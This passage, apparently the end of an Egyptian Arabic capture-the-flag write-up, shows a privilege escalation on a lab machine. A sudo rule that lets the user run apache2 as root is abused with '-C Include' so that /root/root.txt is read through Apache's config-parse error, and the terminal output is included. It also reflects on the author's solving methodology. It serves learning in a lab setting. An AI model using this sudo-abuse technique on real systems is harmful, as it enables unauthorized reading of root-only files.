Apache ال **"-C "Define APACHE_RUN_DIR /tmp-**

محتاج **Variable** اسمه ال **Apache_run_dir** زي مذكرنا عشان يشتغل وميطلعش **Error** ... وبدل منعله **Export** من برا زي مكننا ذكرنا فوق لاء حطناه فال **Command** نفسه ... الجزء اللى بعده .

" C" Include \$LFILE- وهنا التركايه ان ال **Apache** بيقبل

include عشان يعرف يقرأ الاعدادات من الملفات الإضافيه ... وهنا

عاوزين نقرأ ملف ال **root.txt** الموجود فالمسار **/root** وبعدين

بنقول لل **Apache** يشغل الملف اللى فوق دا بالاعدادات اللى عملناها

دي وبعدين يقفل ودا الغرض من **-k stop** ... هتنفذ الكلام دا هتلاقي ال

Command تم بنجاح وعرفنا نعمل **Privilege Escalation**

ونقرأ ملف ال **root.txt** اللى فيه ال **Flag** التاني المطلوب فالتحدي .

```
dolivaw@ubuntu-jammy:~$ sudo -u root /usr/sbin/apache2 -C "Define APACHE_RUN_DIR /tmp" -C "Include $LFILE" -k stop
[Mon Mar 17 13:59:26.116064 2025] [core:warn] [pid 1578] AH00111: Config variable ${APACHE_PID_FILE} is not defined
[Mon Mar 17 13:59:26.116170 2025] [core:warn] [pid 1578] AH00111: Config variable ${APACHE_RUN_USER} is not defined
[Mon Mar 17 13:59:26.116191 2025] [core:warn] [pid 1578] AH00111: Config variable ${APACHE_RUN_GROUP} is not defined
[Mon Mar 17 13:59:26.116261 2025] [core:warn] [pid 1578] AH00111: Config variable ${APACHE_LOG_DIR} is not defined
[Mon Mar 17 13:59:26.121011 2025] [core:warn] [pid 1578:tid 140138085197696] AH00111: Config variable ${APACHE_LOG_DIR} is not defined
[Mon Mar 17 13:59:26.121428 2025] [core:warn] [pid 1578:tid 140138085197696] AH00111: Config variable ${APACHE_LOG_DIR} is not defined
[Mon Mar 17 13:59:26.121452 2025] [core:warn] [pid 1578:tid 140138085197696] AH00111: Config variable ${APACHE_LOG_DIR} is not defined
AH00526: Syntax error on line 1 of /root/root.txt:
Invalid command 'THM', perhaps misspelled or defined by a module not included in the server configuration
```

- فالنهایه ذكرنا كل تفصيله فالتحدي عشان زي مقولت قبل كدا يهمني

تعرف ال **Methodology** اللى بنمشي بيها خصوصا فتحدي زي دا

مستواه **Hard** وازاي بنمسك فطرف خيط بوصلنا لآخر ونعمل ايه لو

الطريق قدامنا مسدود وازاي نفكر ونلاقي حل وازاي بعض الأشياء

البسيطة بتفتحلنا الطريق لأكتشاف حاجات أكبر تفيدنا زي جزء ال

Privilege Escalation تماما وشوفنا دا من خلال سرد كل جزء

فالتحدي وبرضه تقدر تاخذ وتضيف وتكون **Methodology** جديده

بفكره تانيه المهم فالآخر توصل للحل وبس كدا .